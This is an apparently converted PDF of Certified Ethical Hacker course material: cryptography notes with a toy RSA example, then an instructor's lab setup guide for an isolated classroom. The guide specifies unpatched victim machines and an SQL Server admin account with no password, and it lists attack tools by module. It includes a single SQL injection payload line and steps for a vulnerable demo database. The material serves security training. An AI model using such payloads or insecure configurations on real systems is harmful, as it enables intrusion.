
# RSA (Rivest Shamir Adleman)

- RSA is a public-key cryptosystem developed by MIT professors Ronald L Rivest, Adi Shamir, Leonard M Adleman in 1977 in an effort to help ensure internet security.

- RSA uses modular arithmetic and elementary number theory to do computation using two very large prime numbers.

- RSA encryption is widely used and is the 'de-facto' encryption standard.

# Example of RSA algorithm

```
P  = 61     <- first prime number (destroy this after computing E and D)
Q  = 53     <- second prime number (destroy this after computing E and D)
PQ = 3233   <- modulus (give this to others)
E  = 17     <- public exponent (give this to others)
D  = 2753   <- private exponent (keep this secret!)

Your public key is (E,PQ).
Your private key is D.

The encryption function is:

        encrypt(T) = (T^E) mod PQ
                   = (T^17) mod 3233

The decryption function is:

        decrypt(C) = (C^D) mod PQ
                   = (C^2753) mod 3233

To encrypt the plaintext value 123, do this:

        encrypt(123) = (123^17) mod 3233
                     = 337587917446653715596592958817679803 mod 3233
                     = 855

To decrypt the ciphertext value 855, do this:

        decrypt(855) = (855^2753) mod 3233
                     = 123
```

# RSA Attacks

- Brute forcing RSA factoring

- Esoteric attack

- Chosen cipher text attack

- Low encryption exponent attack

- Error analysis

- Other attacks

# MD5

- The MD5 algorithm takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" digest of the input.

- The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA.

# SHA (Secure Hash Algorithm)

- The SHA algorithm takes as input a message of arbitrary length and produces as output a 160-bit " fingerprint" or "message digest" of the input.

- The algorithm is slightly slower than MD5, but the larger message digest makes it more secret against brute-force collision and inversion attacks.

# SSL (Secure Socket Layer)

- SSL stands for Secure Sockets Layer, SSL is a protocol developed by Netscape for transmitting private documents via the Internet.

- SSL works by using a private key to encrypt data that is transferred over the SSL connection.

- SSL Protocol is application protocol independent.

# RC5

- RC5 is a fast block cipher designed by RSA Security in 1994.

- It is a parameterized algorithm with a variable block size, a variable key size and a variable number of rounds. The key size is 128 bit.

- RC6 is a block cipher based on RC5. Like RC5, RC6 is a parameterized algorithm where the block size, the key size and the number of rounds are variable again. The upper limit on the key size is 2040 bits.

# What is SSH?

- The program SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities (rlogin, rsh, rcp and rdist).

- It provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.

- SSH provides a strong host-to host and user authentication as well as secure encrypted communications over an insecure internet.

- SSH2 is a more secure, efficient and portable version of SSH that includes SFTP, an SSH2 tunneled FTP.

# Government Access to Keys (GAK)

- Government Access to Keys ( also known as key escrow) means that software companies will give copies of all keys ( or at least enough of the key that the remainder could be cracked very easily) to the government.

- The government promises that they would hold the keys in a secure way and only use them to crack keys when a court issues a warrant to do so.

- To the government, this issue is similar to the ability to wiretap phones.

# RSA Challenge

| Challenge Number | Prize ($US) | Status | Submission Date | Submitter(s) |
|---|---|---|---|---|
| RSA-576 | $10,000 | Not Factored | | |
| RSA-640 | $20,000 | Not Factored | | |
| RSA-704 | $30,000 | Not Factored | | |
| RSA-768 | $50,000 | Not Factored | | |
| RSA-896 | $75,000 | Not Factored | | |
| RSA-1024 | $100,000 | Not Factored | | |
| RSA-1536 | $150,000 | Not Factored | | |
| RSA-2048 | $200,000 | Not Factored | | |

- The RSA Factoring challenge is an effort, sponsored by RSA Laboratories, to learn about the actual difficulty of factoring large numbers of the type used in RSA keys.

- A set of eight challenge numbers, ranging in size from 576 bits to 2048 bits are given.

# distributed.net

www.distributed.net

- An attempt to crack RC5 encryption using network of computers world wide

- The client utility when downloaded from distributed.net runs the crack algorithm as screensaver and send results to the distributed.net connected servers.

- The challenge is still running...

# PGP Pretty Good Privacy

- Pretty Good Privacy (PGP) is a software package originally developed by Philip R Zimmermann that provides cryptographic routines for emails and file storage applications.

- Zimmermann took existing cryptosystems and cryptographic protocols and developed a program that can run on multiple platforms. It provides message encryption, digital signatures, data compression and e-mail compatibility.

# Hacking Tool: PGP Crack

http://munitions.iglu.cjb.net/dolphin.cgi?action=render&category=0406

- PGP crack is a program designed to brute-force a conventionally encrypted file with PGP or a PGP secret key.

- The file "pgpfile" must not be ascii-armored. The file "phraselist" should be a file containing all of the passphrases that will be used to attempt to crack the encrypted file.

# Summary

- Using Public Key Infrastructure (PKI), anyone can send a confidential message using public information, which can only be decrypted with a private key in the sole possession of the intended recipient.

- RSA encryption is widely used and is a 'de-facto' encryption standard.

- The MD5 algorithm is intended for digital signature applications, where a large file must be compressed securely before being encrypted

- SHA algorithm takes as input a message of arbitrary length and produces as output a 160-bit message digest of the input.

- Secure Sockets Layer, SSL is a protocol for transmitting private documents via the Internet.

- RC5 is a fast block cipher designed by RSA Security.

- SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities and this provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.

# CEH

## Instructor Lab

## Setup

# CEH LAB SETUP v3

## Document overview

This document provides background information for technical staff responsible for setting up a training room facility for the CEH course. This guide describes the requirements for the network equipment and computer stations that are installed and configured by the facilities personnel for the training courses.

## Training room environment

The training room environment consists primarily of the following equipment:

| Equipment | Number (Class of 12 students) | Operating System | Minimum System Requirements |
|---|---|---|---|
| Student Workstations | 12 | Windows 2000 Server w/o SP | Pentium-based PC with 4 GB free disk space, 128 MB RAM, 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 800 x 600 (or at monitor's native resolution) and configured at 256 colors, and compatible mouse |
| Instructor Station | 1 | Windows 2000 Server w/o SP | Pentium-based PC with 10GB free disk space, 128 MB RAM, 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 800 x 600 (or at monitor's native resolution) and configured at 256 colors, and |

| | | | compatible mouse, Wireless Card |
|---|---|---|---|
| Instructor Station | 1 | RedHat Linux 8 or 9 | Pentium-based PC with 10GB free disk space, 128 MB RAM, 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 800 x 600 (or at monitor's native resolution) and configured at 256 colors, and compatible mouse |
| Victim Machine | 1 | Windows 2000 Server w/o SP | Pentium-based PC with 10GB free disk space, 128 MB RAM, 1 NIC (disable or unplug extras), 15-inch monitor and cards to drive at 800 x 600 (or at monitor's native resolution) and configured at 256 colors, and compatible mouse |

# Instructor's computer

**The instructor's computer must:**
- Be installed with Windows 2000 Professional w/o SP
- Be installed with SQL Server 2000 w/o SP
- Be running Microsoft Internet Information Server (IIS)
- Be running IP protocol. IPX is required if demonstrating NetWare hacking (optional)
- Contain all hacking tools from the CD-ROM  resident on the hard drive in c:\tools
- Contain all Windows 2000 source files in c:\i386

- Have PowerPoint, Word and Excel installed
- Have Adobe Acrobat, WinZip installed
- Install VMWare (Download evaluation registration key from VMWare website)
- Have an Overhead Projector connected
- Have a CD-ROM as part of its hardware
- Set Windows Explorer to show all files and file types and extensions.
- The use of Ghost images is recommended to reduce setup time if computer failure occurs. If using Ghost, the Instructor's computer should have an 8 GB hard drive that consists of a 4 GB FAT partition for NT and at least one other partition on which to store images of the computers.

**If using  NetWare, 1 pc  should also be running (optional):**
- Client 32 version 4.7+
- NWAdmin
- RConsole
- NetWare administrator user ID = administrator, no password

# Student workstations

**Student workstations must:**
- Be installed with Windows 2000 Professional w/o SP
- Be installed with IIS
- Be running IP (IPX and NetBIOS compatible protocols required if using NetWare - optional)
- Contain all hacking tools from the CD-ROM  resident on the hard drive in **c:\tools**
- Contain all Windows 2000 source files in **c:\i386**
- Set Windows Explorer to show all files and file types.
- Have Adobe Acrobat, WinZip installed
- Install VMWare  (Download evaluation registration key from VMWare website)
- Install *Matrix* screen saver located in hacking *CD-ROM\Miscellaneous* directory – set the time to 15 mins.
- Download the CEH desktop wallpaper from http://www.eccouncil.org/classroom/background.jpg and set up the downloaded image as Windows background wallpaper.

# Victim workstation

**Victim workstation must:**
- Be installed with Windows 2000 Professional w/o SP
- Be installed with SQL Server 2000 w/o SP
- Be installed with IIS
- Be running IP (IPX and NetBios compatible protocols required if using
- NetWare)
- Contain all hacking tools from the CD-ROM  resident on the hard drive in **c:\tools**
- Contain all Windows 2000 source files in **c:\i386**
- Set Windows Explorer to show all files and file types.

**Room environment**
- The room must contain a whiteboard measuring a minimum of 1 yard by
- 2-3 yards in length (1 ½ meter by 2-3 meters).
- The room should contain an easel and large tablet.
- The room must be equipped with legible black and blue felt tip pens (CHISEL-Point, not fine-tip).

# Classroom configuration

The configuration of this classroom is modular. Computers can be added or removed by either row or column, depending on the needs of the particular class. The following is a sample room setup that provides optimal support. This setup allows for ease of access to "troublespots" by the instructor, and allows students to break into functional small and larger teams.

Sample Classroom Layout

**Victim Machine**

Windows 2000 Server w/o SP
Microsoft SQL Server
IIS 5.0

Wireless Access Point
(Needed for Wireless
Hacking Module)

**Instructor Machines**

Windows 2000 Server
Microsoft SQL Server
Wireless LAN card

Red Hat Linux 7/8

Internet Access

CLASSROOM SETUP

Hub or Switch

**Students's Machine**

Windows 2000 Server w/o SP
Boot the students PC using CD-ROM bootable Linux for labs using Linux tools such as nmap/hping2/dsniff/arpspoof/dnspoof

Set up the machines based on the classroom setup diagram. The lab exercises for the students are instructor led and they are based on the hacking tools in the trainer slides. The instructor is encouraged to demonstrate and guide the students on the usage of the hacking tools against the Victim's computer. Do not encourage live hacking on the Internet using these tools in the classroom. Please feel free to include your own exercises.

### Instructor PC Requirements

**<u>Machine 1</u>**
Windows 2000 Server w/ SP0 or SP1
Microsoft SQL Server 2000
Optional: Wireless LAN Card
Optional: Wireless Access Points

**<u>Machine 2</u>**
RedHat Linux 7 or 8

### Victim Machine Requirements

Windows 2000 Server (No service pack) default installation

### Student Machine Requirements

Machine 1: Windows 2000 Server w/ SP0 or SP1
Machine 2: Optional: Machine with CD-ROM bootable Linux

# Network topology

The training room must be physically isolated from any production network. Students must be able to access the Internet from their PCs. All computers are connected as one isolated network and domain. The common protocol is IP. All computers should have dynamic IP addresses using DHCP server. This reduces potential problems when booting from Linux bootable CD-ROM. NICs can be 10Mbit or 100Mbit (100Mbit is recommended). Hub is recommended instead of a switch (helpful in demonstrating *Sniffer* module) Cables must be bundled and tied out of pathways and work areas, and of sufficient length as not to be under stress.

# Instructor acceptance

Before the training class is scheduled to begin, the instructor will visit the training facility to inspect and accept the setup. The technical contact (System Administrator) for the facility must be available to answer questions and correct any setup issues. Both the instructor and the facility technical contact will ensure completion of the following checklists before the training setup is deemed acceptable.

# Checklists

Check the following on all PCs

| Tick Here | List |
|:---:|---|
| ☐ | Open Network Neighborhood. Verify that all classroom computers are visible in Network Neighborhood |
| ☐ | Verify that the Windows OS source files are on the computer in **c:\i386**. |
| ☐ | Verify that the hacking tools are on the computer in **c:\tools**. |
| ☐ | Verify that Internet access is available. |
| ☐ | Visit http://www.eccouncil.org and view the page to check Internet access. |
| ☐ | Open Command Prompt and type **ping eccouncil.org** and look for connection to the server. |
| ☐ | Verify Microsoft PowerPoint, Word, Excel are installed. |

| | |
|---|---|
| ☐ | Verify Acrobat and Winzip are installed. |
| ☐ | Verify that the Instructor computer can image through the overhead projector. |
| ☐ | Verify each computer has 2 GB or more free disk space. |
| ☐ | Verify Windows Explorer is set to show all files and file type including hidden files and extensions. |
| ☐ | Verify if you can successfully boot using CD-ROM bootable EC-Council Linux CD-ROM |
| ☐ | Cable Wiring organized and labeled |
| ☐ | Student Workstations and chair placement satisfactory |
| ☐ | Placement of LCD (overhead) projector appropriate |
| ☐ | Whiteboard and dry erase markers and eraser are available |
| ☐ | Instructor station properly organized and oriented |
| ☐ | Computers are labeled with client number. |
| ☐ | EC-Council courseware's available for students. |
| ☐ | Write down the facility's technical contact person's hand phone number. Contact him in case of network problem. |
| ☐ | Verify the configuration of *CEH wallpaper* on the desktop – black background with CEH logo at the center |
| ☐ | Test the "***Matrix***" screen saver. |

## Training Duration and Breakdown

Number of recommended days required for CEH training: 5 (9:00 – 5:00) class
Topics Breakdown:

### Day 1
Ethics and Legal Issues
Footprinting
Scanning
Enumeration

### Day 2
System Hacking
Trojans and Backdoors

### Day 3
Sniffers
Denial of Service
Social Engineering
Session Hijacking

### Day 4
Hacking Web Servers
Web Application Vulnerabilities
Web Based Password Cracking Techniques
SQL Injection
Hacking Wireless Networks

### Day 5
Virus and Worms
Hacking Novell (Optional Module)
Hacking Linux
IDS, Firewalls and Honeypots, Buffer Overflows
Cryptography

## Lab Exercises
Practice and understand how these tools work by reading the
documentation accompanying the tool.

Conduct the following module exercises in the classroom.

---

**Install *Command Prompt Here* tool.**

This shell extension adds a **CMD Prompt Here** command to the
context menu that is available when you right-click in the Folders
(left) pane of Windows Explorer. Selecting this option from the
context menu creates a new command-prompt session with the
same path as that of the object that is right-clicked.

*Installing CmdHere*

To install CmdHere:

1. In Windows Explorer, navigate to the <CD-
   ROM>\Miscellaneous
2. Right-click **DOSHERE.INF**.
3. On the resulting pop-up menu, click **Install**.



Now you can open any directory in command prompt. For example
to open <CD-ROM>\System Hacking\ directory in Command
prompt, simply right-click the System Hacking directory and select
***Command Prompt Here***

**Module 1: Legality**

- Ask the student to read the "Ethical Hacking Agreement.doc"

**Module 2: Footprinting**

- Whois (Linux CD-ROM)
- http://tucows.com
- Hacking Tool: Sam Spade
- NSLookup
- ARIN
- Traceroute

- Hacking Tool: NeoTrace
- Visual Route
- Visual Lookout
- Hacking Tool: Smart Whois
- Hacking Tool: eMailTracking Pro
- Hacking Tool: MailTracking.com

**Module 3: Scanning**

- Hacking Tool: Netscan Tools Pro 2000
- Hacking Tool: Hping2 (Linux CD-ROM)
- Hacking Tool: netcraft.com
- Hacking Tool: nmap (Linux CD-ROM)
- Hacking Tool: HTTrack Web Copier
- SolarWinds Toolset
- NeoWatch
- Hacking Tool: Cheops (Linux CD-ROM)

**Module 4: Enumeration**

- NetBIOS Enumeration
- Hacking Tool: DumpSec
- Hacking Tool: NAT
- Hacking Tool: User2SID
- Hacking Tool: SID2User
- Hacking Tool: Enum
- Hacking Tool: UserInfo
- Hacking Tool: GetAcct

**Module 5: System Hacking**

- Legion
- VisualLast
- Hacking Tool: LophtCrack

- Hacking Tool: GetAdmin
- Hacking Tool: Rootkit
- MD5 Checksum utility
- Auditpol
- Hacking Tool: Elslave
- Hacking Tool: Winzapper
- Hacking Tool: Evidence Eliminator
- NTFS File Streaming
- Hacking Tool: Snow
- Hacking Tool: Camera/Shy

## Module 6: Trojans and Backdoors

- Hacking Tool: Tini
- Hacking Tool: Netcat
- Hacking Tool: NetBus
- Packaging Tool: Microsoft WordPad
- Hacking Tool: Whack a Mole
- fPort
- TCPView
- Process Viewer

## Module 7: Sniffers

- Hacking Tool: Ethereal  (Linux CD-ROM)
- Hacking Tool: Ettercap  (Linux CD-ROM)
- Hacking Tool: EtherPeek
- Hacking Tool: ArpSpoof  (Linux CD-ROM)
- Hacking Tool: DSniff (Linux CD-ROM)
- Hacking Tool: Macof  (Linux CD-ROM)
- Hacking Tool: mailsnarf (Linux CD-ROM)

- Hacking Tool: URLsnarf (Linux CD-ROM)
- Hacking Tool: Webspy (Linux CD-ROM)
- Hacking Tool: WebMiTM (Linux CD-ROM)
- Hacking Tool: Cain and Abel
- Hacking Tool: Packet Crafter
- Hacking Tool: WinSniffer

## Module 8: Sniffers

- Hacking Tool: Ping of Death
- Hacking Tool: Freak88

## Module 9: Social Engineering

- Ask the student to read "Social Engineering-story.pdf"
- Play the Kevin Mitnick Video
- Demonstrate Hotmail Social Engineering

## Module 10: Session Hijacking

- Hacking Tool: T-Sight
- Remote TCP Session Reset Utility

## Module 11: Hacking Web Servers

- Hacking Tool: Jill32
- Hacking Tool: IIS5-Koei
- Hacking Tool: IIS5Hack
- Network Tool: LogAnalyzer
- Hacking Tool: IISExploit

- Hacking Tool: WB
- UpdateExpert
- Cacls utility
- Network Tool: Whisker
- N-Stealth Scanner
- Hacking Tool: WebInspect
- Network Tool: Shadow Security Scanner

## Module 12: Web Application Vulnerabilities

- Using Google to Inspect Applications
- Hacking Tool: Instant Source
- Hacking Tool: Jad
- Hacking Tool: Lynx
- Hacking Tool: Wget
- Hacking Tool: Black Widow
- Hacking Tool: WebSleuth

## Module 13: Web Based Password Cracking Techniques

- Hacking Tool: WebCracker
- Hacking Tool: Brutus
- Hacking Tool: ObiWan
- Hacking Tool: Munga Bunga
- Hacking Tool: Varient
- Hacking Tool: PassList
- Hacking Tool: CookieSpy
- Hacking Tool: SnadBoy

## Module 14: SQL Injection (See How to setup the SQL Demo scripts)

- blah' or 1=1
- Hacking Tool: SQLDict
- Hacking Tool: SQLExec
- Hacking Tool: SQLbf
- Hacking Tool: SQLSmack
- Hacking Tool: SQL2.exe

## Module 15: Hacking Wireless Networks

- Hacking Tool: NetTumbler
- Hacking Tool: AirSnort
- Hacking Tool: AiroPeek
- Hacking Tool: WEP Cracker
- Hacking Tool: Kismet
- WIDZ- Wireless IDS

## Module 16: Virus and Worms

- How to write your own Virus?

## Module 17: Novell Hacking

- Novell Hacking is Optional

## Module 18: Linux Hacking

- HPing2 as Trojan
- Hunt
- Nessus
- Advanced Nmap

- Linux Rootkits
- IPChains and IPTables

## Module 19: IDS, Firewalls and Honeypots

- SNORT
- Hacking Tool: fragrouter
- Hacking Tool: TCPReplay
- Hacking Tool: SideStep
- Hacking Tool: NIDSbench
- Hacking Tool: ADMutate
- Honeypot Trapserver

## Module 20: Buffer Overflows

- Writing your own Buffer Overflow Exploit in C
- StackGuard
- Immunix

## Module 21: Cryptography

- PGP
- SSH
- Encryption Cracking Techniques

### *How to setup the SQL Demo Scripts for SQL Injection Module*

1. The SQL Demo scripts are located in the directory <CD-ROM>\Module 14 – SQL Injection\SQL demo scripts
2. Make you have SQL Server 2000 is installed.
3. The default user account/password for SQL Server should be *sa* and no password
4. Create the *Juggybank* database. Execute the script *juggybank.sql* script located in <data> directory using SQL Query Analyzer
5. Setup a System DSN in control panel name it as *juggybank.* The *login.asp* refers to this DSN for accessing the database.
6. Populate the *Userinfo* table with data from *juggybank-userinfo-data.txt* file manually or using the **bcp** import utility.
7. Populate the CreditCard table with data from *juggybank-creditcard-data.txt* file
8. Set SQL Server to Mixed Authentication mode using SQL Server Enterprise Manager.
9. Publish the <CD-ROM>\Module 14 – SQL Injection\SQL demo scripts in IIS as virtual directory called *SQLInjection.*
10. Ensure IUSR_COMPUTERNAME account has read access to all the files in this virtual directory.
11. Configure *SQLInjection* virtual directory for directory browsing in IIS.

12. Test the script by running the following in Internet Explorer:
- **http://localhost/sqlinjection/index.htm**
